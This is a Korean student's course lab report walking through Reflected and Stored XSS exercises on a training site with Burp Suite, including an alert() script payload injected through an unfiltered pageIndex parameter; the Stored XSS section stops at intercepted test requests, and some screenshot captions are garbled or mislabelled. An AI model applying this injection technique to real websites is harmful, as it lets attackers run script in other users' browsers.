

□ 단국대학교 > 사이버보안 학과 > 인터넷 보안 > 보고서 템플릿

25년 1학기 인터넷 보안 수업

# Reflected XSS & Stored XSS

2025년 4월 1일

학번 : 32231594  
이름 : 박기쁨

## 1. Reflected XSS

### <과정 설명>

XSS(Cross-site Scripting)는 공격자가 브라우저에 원하는 JS를 삽입하여 실행시키는 공격이다. Reflected XSS, Stored XSS, DOM Based XSS 등 여러 종류의 XSS가 존재한다. 그 중에서도 Reflected(반사) XSS는, 요청 파라미터에 삽입한 악성스크립트가 응답에 바로 삽입되어 오는 공격이다.

XSS의 수행 순서는 파라미터 확인, 필터링 확인 및 우회, 스크립트 삽입으로 나눌 수 있다.

### Step 1. XSS 취약점 존재 여부 확인

#### Step 1-1. 검색창에 test 입력

: 검색창에 임의의 문자열을 입력하여 파라미터를 확인한다.

: URL과 Repeater에서, keyword 파라미터에 임의의 문자열이 들어가는 것을 확인할 수 있다.

따라서, 서버에 XSS 취약점이 존재한다.

The screenshot shows a web browser window with two tabs: 'EQST LMS' and 'EQST 보안교육센터'. The main content area displays a search results page for the keyword 'test'. The page title is 'EQST 보안교육센터'. On the right, there is a message in orange: '이큐스터님 환영합니다.' and links for '로그아웃' and '개인정보수정'. Below the title, there is a search bar with the placeholder '공지사항'. The search results table has columns: 번호 (Number), 제목 (Title), 첨부파일 (Attachment), 작성자 (Author), 작성일 (Date), and 조회 (View). A search bar at the top of the table includes fields for '작성일' (YYYYMMDD), '전체' (All), and 'test' (the search term). A message at the bottom of the table says '등록된 게시물이 없습니다.' (No registered posts).

Burp Suite Community Edition v2025.2.3 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater View Help

Intercept **HTTP history** WebSockets history Match and replace | ⚙ Proxy settings

Filter setting: Hiding CSS and image content

Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start resp
143 https://lab.eqsst.co.kr:8083	GET	/exam16/notice.php?pageIndex=1&board_id=&sorting=&sortingAd=DESC&startDt=&endDt=&searchType=all&keyword=test		✓	200	13269	HTML	php	EQST 테스트					16:28:15 1 A.. 8888	114	
144 https://update.googleapis.com	POST	/service/update2/json?cup2key=145..		✓	200	1467	JSON							16:28:24 1 A.. 8888	553	

**Intruder** **Repeater** **Collaborator** **Sequencer** **Decoder** **Comparer** **Logger** **Organizer** **Extensions** **Learn**

Request Response

Pretty Raw Hex

```

1 GET /exam16/notice.php?pageIndex=1&board_id=&sorting=&sortingAd=DESC&startDt=&endDt=&searchType=all&keyword=test HTTP/1.1
2 Host: lab.eqsst.co.kr:8083
3 Cookie: PHPSESSID=11123f8cc04f1530e7f74d1e3d374b16c
4 Sec-Ch-Ua: "Chromium";v="134", "Not A-Brand";v="24", "Google Chrome";v="134"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://lab.eqsst.co.kr:8083/exam16/notice.php?pageIndex=1&board_id=&sorting=&sortingAd=DESC&startDt=&endDt=&searchType=all&keyword=test
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
17 Priority: 0
18 Connection: keep-alive
19
20

```

0 highlights

Event log All issues

Memory: 172.8MB Disabled

Burp Suite Community Edition v2025.2.3 - Temporary

Dashboard Target Proxy **Intruder** Repeater **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions

12 x +

Send Cancel < > Search

**Request**

Pretty Raw Hex

```

1 GET /exam16/notice.php?pageIndex=1&board_id=&sorting=&sortingAd=DESC&startDt=&endDt=&searchType=all&keyword=test HTTP/1.1
2 Host: lab.eqsst.co.kr:8083
3 Cookie: PHPSESSID=11123f8cc04f1530e7f74d1e3d374b16c
4 Sec-Ch-Ua: "Chromium";v="134", "Not A-Brand";v="24", "Google Chrome";v="134"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://lab.eqsst.co.kr:8083/exam16/notice.php?pageIndex=1&board_id=&sorting=&sortingAd=DESC&startDt=&endDt=&searchType=all&keyword=test

```

② ⚙ < > Search

## Step 2. 필터링 존재 여부 확인 및 우회

Step 2-1. Repeater에서 URL의 모든 파라미터에 **test1 test2 test3 ...** 입력

: 해당 Request 전송 시, 입력한 임의의 문자열이 Response의 파라미터에 존재하는 것을 확인할 수 있다.

Burp Suite Community Edition v2025.2.3 - Temporary Project

Repeater

12 x +

Send Cancel < >

**Request**

Pretty Raw Hex

```
1 GET /exam18/notice.php?pageIndex=test1&board_id=test2&sorting=test3&sotingAd=test4&startDt=test5&endDt=test6&searchType=test7&keyword=test8 HTTP/1.1
2 Host: lab.east.co.kr:8083
3 Cookie: PHPSESSID=11123f8cc4f1530e7f74d1e3d374b16c
4 Sec-Ch-UA: "Chromium";v="134", "Not-A-Brand";v="24", "Google Chrome";v="134"
5 Sec-Ch-UA-Mobile: ?
6 Sec-Ch-UA-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?
13 Sec-Fetch-Dest: document
14 Referer: https://lab.east.co.kr:8083/exam18/notice.php?pageIndex=1&board_id=2&sorting=3&sotingAd=DESC&startDt=2024-01-01&endDt=2024-01-01&searchType=all&keyword=test
```

② ⚙️ ← → Search

Burp Suite Community Edition v2025.2.3 - Temporary Project

Repeater

12 x +

Send Cancel < >

**Request**

Pretty Raw Hex

```
1 GET /exam18/notice.php?pageIndex=test1&board_id=test2&sorting=test3&sotingAd=test4&startDt=test5&endDt=test6&searchType=test7&keyword=test8 HTTP/1.1
2 Host: lab.east.co.kr:8083
3 Cookie: PHPSESSID=11123f8cc4f1530e7f74d1e3d374b16c
```

② ⚙️ ← → Search

**Response**

Pretty Raw Hex Render

```
269             </div>
270             <!-- /.col -->
271         </div>
272         <!--[e] search-->
273     </form>
274     <form id="listForm" name="listForm" method="get" action="notice.php">
275         <input type="hidden" id="pageIndex" name="pageIndex" value="test1" />
276         <input type="hidden" id="startDt" name="startDt" value="test5" />
277         <input type="hidden" id="endDt" name="endDt" value="test6" />
278         <input type="hidden" id="searchType" name="searchType" value="test7" />
279         <input type="hidden" id="keyword" name="keyword" value="test8" />
280         <input type="hidden" id="sorting" name="sorting" value="" />
281         <input type="hidden" id="sotingAd" name="sotingAd" value="test4" />
282         <!--[s] list -->
283         <div class="row mtg_10">
284             <div class="col-xs-12">
285                 <table id="simple-table" class="table table-bordered txt_cen list">
286                     <colgroup>
287                         <col width="25%" />
288                         <col width="50%" />
289                         <col width="10%" />
290                         <col width="10%" />
291                         <col width="14%" />
292                         <col width="8%" />
293                     </colgroup>
294                     <thead>
```

② ⚙️ ← → test

### Step 2-2. Repeater에서 URL의 모든 파라미터에 "test1 "test2 "test3 ... 입력

- : 필터링 되는 파라미터를 확인하기 위해 더블쿼트(")를 붙여 다시 Request를 전송한다.
- : 필터링 되는 파라미터의 더블쿼트들은 &quot;으로 변경되지만, 274 줄의 "test1"에는 필터링이 되지 않는다.
- : "test1"을 입력했던 pageIndex 파라미터는 필터링이 되지 않으므로, 해당 파라미터를 이용하여 공격을 진행한다.

The screenshot shows the Burp Suite interface. In the Request tab, a GET request is shown with parameters: pageindex='test1&board\_id='test2&sorting='test3&sotingAd='test4&startDt='test5&endDt='test6&searchType='test7&keyword='test8'. In the Response tab, the raw HTML source code is displayed, showing several hidden input fields with values 'test1' through 'test8'. The code includes a search form and a table structure.

### Step 3. 공격 수행

#### Step 3-1. URL에 "test 대신 " /><script>alert("XSS")</script><input type="hidden" id="test" name="startDt" value=test1 입력

- : 필터링이 되지 않는 pageIndex 파라미터에 공격을 수행한다.
- : input을 닫아주고, 원하는 스크립트(공격 스크립트)를 삽입하고, 다시 input을 열어주어, 뒤에 남아있는 />와 짹을 맞춰준다.
- : id 파라미터는 유일해야 할 가능성이 높으므로 다른 id 값과 중복되지 않도록 설정해준다.

The screenshot shows a browser window with the URL modified to include the exploit payload. The payload consists of a closing script tag, an alert box, and another script tag, all enclosed in a single input field. This payload is placed between the startDt and endDt parameters in the URL.

## Step 3-2. 수정한 Request 전송

: 수정한 Request 를 전송하면 공격에 성공한다.

The screenshot shows a browser window with two tabs: 'EQST LMS' and 'EQST 보안교육센터'. The active tab displays a page from 'lab.eqst.co.kr:8083/exam16/notice.php?pageIndex=%20/><script>alert('XSS')</script><input%20type='hidden'%20id='test'%20name='startDt'%20value='test1&board\_id=...'. The page title is 'EQST 보안교육센터' and the URL is 'lab.eqst.co.kr:8083/exam16/notice.php'. The content area contains a message: 'lab.eqst.co.kr:8083 내용: 정답 : skinfosec ※ 주의 ※ 만약 크로스사이트 스크립팅 취약점을 이용하지 않고 alert을 띄우신 경우엔 오답처리 됩니다.' A blue button labeled '확인' (Confirm) is visible. The top right of the page shows '이큐스트님 환영합니다.' and links for '로그아웃' and '개인정보수정'.

## 2. Stored XSS

### <과정 설명>

XSS(Cross-site Scripting)는 공격자가 브라우저에 원하는 JS를 삽입하여 실행시키는 공격이다. Reflected XSS, Stored XSS, DOM Based XSS 등 여러 종류의 XSS가 존재한다. 그 중에서도 Stored(저장) XSS는, 요청 파라미터에 삽입한 악성 스크립트가, 요청에 대한 응답이 아닌 다른 응답에서 HTML에 삽입되어 오는 공격이다.


XSS의 수행 순서는 파라미터 확인, 필터링 확인 및 우회, 스크립트 삽입으로 나눌 수 있다.

### Step 1. XSS 취약점 존재 여부 확인

#### Step 1-1. DB에 스크립트를 저장할 수 있는 기능 탐색

: Stored XSS를 진행하기 위해, DB에 스크립트를 저장할 수 있는 기능을 탐색한다.


: 해당 실습에서는 게시물 등록 기능을 이용하여 DB에 스크립트를 저장한다.




The screenshot shows a web browser window with the URL `lab.eqst.co.kr:8083/exam19/faq.php`. The page title is "FAQ". At the top, there are search and filter fields for "작성일" (YYYYMMDD), "제목" (Title), "첨부파일" (Attachment), "작성자" (Author), "작성일" (Creation Date), and "조회" (View). Below these filters, a message says "등록된 게시물이 없습니다." (No registered posts). A red button labeled "등록" (Register) is visible at the bottom right of the form area.

#### Step 1-2. 게시물 제목, 내용에 `test1 test2` 입력

: 게시물 등록 Request를 Intercept하여 확인해보면, 세 번째 단락과 여섯 번째 단락에 제목, 내용이 각각 들어가는 것을 확인할 수 있다. 따라서, 서버에 XSS 취약점이 존재한다.



The screenshot shows a web form for creating a new FAQ entry. The '작성자' field contains '이큐스트'. The '제목' field contains 'test1'. The '첨부파일' field has a file named 'test2' selected. The '내용' field contains the HTML code: <p>test2</p>. This demonstrates a file upload vulnerability where an attacker can upload arbitrary files.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A POST request is captured from the 'Request' tab. The 'Pretty' tab displays the following request body:

```

15 Sec-Fetch-Dest: empty
16 Referer: https://lab.eqst.co.kr:8083/exam19/faqwrite.php
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
19 Priority: u=1, i
20 Connection: keep-alive
21
22 -----WebKitFormBoundary0bBGUxO2krgMArGM
23 Content-Disposition: form-data; name="boardId"
24
25
26 -----WebKitFormBoundary0bBGUxO2krgMArGM
27 Content-Disposition: form-data; name="regType"
28
29
30 -----WebKitFormBoundary0bBGUxO2krgMArGM
31 Content-Disposition: form-data; name="title"
32
33 test1
34 -----WebKitFormBoundary0bBGUxO2krgMArGM
35 Content-Disposition: form-data; name="fileupload"
36
37 -----WebKitFormBoundary0bBGUxO2krgMArGM
38 Content-Disposition: form-data; name="aFiles"
39
40
41 -----WebKitFormBoundary0bBGUxO2krgMArGM
42 Content-Disposition: form-data; name="content"
43
44 <p>test2</p>
45 -----WebKitFormBoundary0bBGUxO2krgMArGM--
46


```

## Step 2. 필터링 존재 여부 확인 및 우회

Step 2-1. 게시물 수정 Request 를 Intercept 하여 모든 파라미터에 test1 test2 test3 ... 입력

: 해당 Request 전송 시, 입력한 임의의 문자열이 Response 의 파라미터에 존재하는 것을 확인할 수 있다.

: title 단락에 test3, content 단락에 test6 이 들어간다.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A single request is listed in the history:

Time	Type	Direction	Method	URL
16:39:39 1 Apr 2023	H...	→ Request	POST	https://lab.eqst.co.kr:8083/exam19/process/faqProcess.php

In the 'Request' section, the raw payload is displayed as follows:

```
15 Sec-Fetch-Dest: empty
16 Referer: https://lab.eqst.co.kr:8083/exam19/faqwrite.php
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
19 Priority: u=1, i
20 Connection: keep-alive
21
22 -----WebKitFormBoundary0bBGUxO2krgMArGM
23 Content-Disposition: form-data; name="boardId"
24
25 test1
26 -----WebKitFormBoundary0bBGUxO2krgMArGM
27 Content-Disposition: form-data; name="regType"
28
29 test2
30 -----WebKitFormBoundary0bBGUxO2krgMArGM
31 Content-Disposition: form-data; name="title"
32
33 test3
34 -----WebKitFormBoundary0bBGUxO2krgMArGM
35 Content-Disposition: form-data; name="fileupload"
36
37 test4
38 -----WebKitFormBoundary0bBGUxO2krgMArGM
39 Content-Disposition: form-data; name="aFiles"
40
41 test5
42 -----WebKitFormBoundary0bBGUxO2krgMArGM
43 Content-Disposition: form-data; name="content"
44
45 test6
46 -----WebKitFormBoundary0bBGUxO2krgMArGM--
```

EQST LMS

FAQ

FAQ

작성일 YYYYMMDD - YYYYMMDD

전체

번호 제목 첨부파일 작성자 작성일 조회

번호	제목	첨부파일	작성자	작성일	조회
1	test3		이큐스트	2025-04-01	0

« < 1 > »

등록

FAQ

FAQ

제목 test3

작성일 2025-04-01 07:41:29 조회 1

첨부파일 작성자 이큐스트

내용 test6

Burp Suite Community Edition v2025.2.3 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace Proxy settings

Time Ty Direction Method URL

16:42:38 1 Apr 20... → Request POST https://lab.eqst.co.kr:8083/exam19/process/faqEditProcess.php

**Request**

Pretty Raw Hex

```
15 Sec-Fetch-Dest: empty
16 Referer: https://lab.eqst.co.kr:8083/exam19/faqedit.php?board_id=31030
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
19 Priority: u=1, i
20 Connection: keep-alive
21
22 -----WebKitFormBoundaryfLOBcuBAFwrFeAO
23 Content-Disposition: form-data; name="board_id"
24
25 31030
26 -----WebKitFormBoundaryfLOBcuBAFwrFeAO
27 Content-Disposition: form-data; name="fileDel"
28
29 -----WebKitFormBoundaryfLOBcuBAFwrFeAO
30 Content-Disposition: form-data; name="title"
31
32 test3
33 -----WebKitFormBoundaryfLOBcuBAFwrFeAO
34 Content-Disposition: form-data; name="fileupload"
35
36
37 -----WebKitFormBoundaryfLOBcuBAFwrFeAO
38 Content-Disposition: form-data; name="aFiles"
39
40
41 -----WebKitFormBoundaryfLOBcuBAFwrFeAO
42 Content-Disposition: form-data; name="content"
43
44 test8
45 -----WebKitFormBoundaryfLOBcuBAFwrFeAO--
```

Search

Step 2-2. 게시물 수정 Request 를 Intercept 하여 **test1** 대신 "test1, test2" 대신 "test2" 입력  
: 필터링 되는 파라미터를 확인하기 위해 더블쿼트(")를 붙여 다시 Request 를 전송한다.  
: 두 파라미터 모두 필터링이 되지 않으므로, 두 파라미터를 모두 이용하여 공격을 진행한다.

Burp Suite Community Edition v2025.2.3 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on → Forward Drop

Time Type Direction Method URL

15:02:00 5 Apr ... HTTP → Request POST https://lab.eqst.co.kr:8083/exam19/process/faqEditProcess.php

**Request**

Pretty Raw Hex

```
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://lab.eqst.co.kr:8083/exam19/faqedit.php?board_id=31030
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
19 Priority: u=1, i
20 Connection: keep-alive
21
22 -----WebKitFormBoundary8084oTP2q5uWVkeZ
23 Content-Disposition: form-data; name="board_id"
24
25 31030
26 -----WebKitFormBoundary8084oTP2q5uWVkeZ
27 Content-Disposition: form-data; name="fileDel"
28
29 -----WebKitFormBoundary8084oTP2q5uWVkeZ
30 Content-Disposition: form-data; name="title"
31
32 'test3'
33 -----WebKitFormBoundary8084oTP2q5uWVkeZ
34 Content-Disposition: form-data; name="fileupload"
35
36
37 -----WebKitFormBoundary8084oTP2q5uWVkeZ
38 Content-Disposition: form-data; name="aFiles"
39
40
41 -----WebKitFormBoundary8084oTP2q5uWVkeZ
42 Content-Disposition: form-data; name="content"
43
44 'test6'
45 -----WebKitFormBoundary8084oTP2q5uWVkeZ--
```

?

**Burp Suite Community Edition v2025.2.3 - Temporary Project**

**Proxy** Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS and image content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Co
26	https://google-ohhttp-relay.sa...	POST	/	searchType=1&keyword= HTTP/1.1	✓	200	360				✓	1467549.91		
27	https://lab.eqst.co.kr:8083	GET	/exam19/faqview.php?pageIndex=1...	Cookie: PHPSESSID=d290efc0be70e3808f207ce2f0f9f771	✓	200	10896	HTML	php	EQST 보안교육센터	✓	218.233.105.178		

**Request**

```
Pretty Raw Hex
1 GET /exam19/faqview.php?pageIndex=1&board_id=31030&sorting=SortingAd=DESC&startDt=EndDt=&
2 searchType=1&keyword= HTTP/1.1
3 Host: lab.eqst.co.kr:8083
4 Cookie: PHPSESSID=d290efc0be70e3808f207ce2f0f9f771
5 Sec-Ch-Ua: 'Chromium';v='134', 'Not:A-Brand';v='24', 'Google Chrome';v='134'
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: 'Windows'
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/134.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://lab.eqst.co.kr:8083/exam19/faq.php
15 Accept-Encoding: gzip, deflate, br
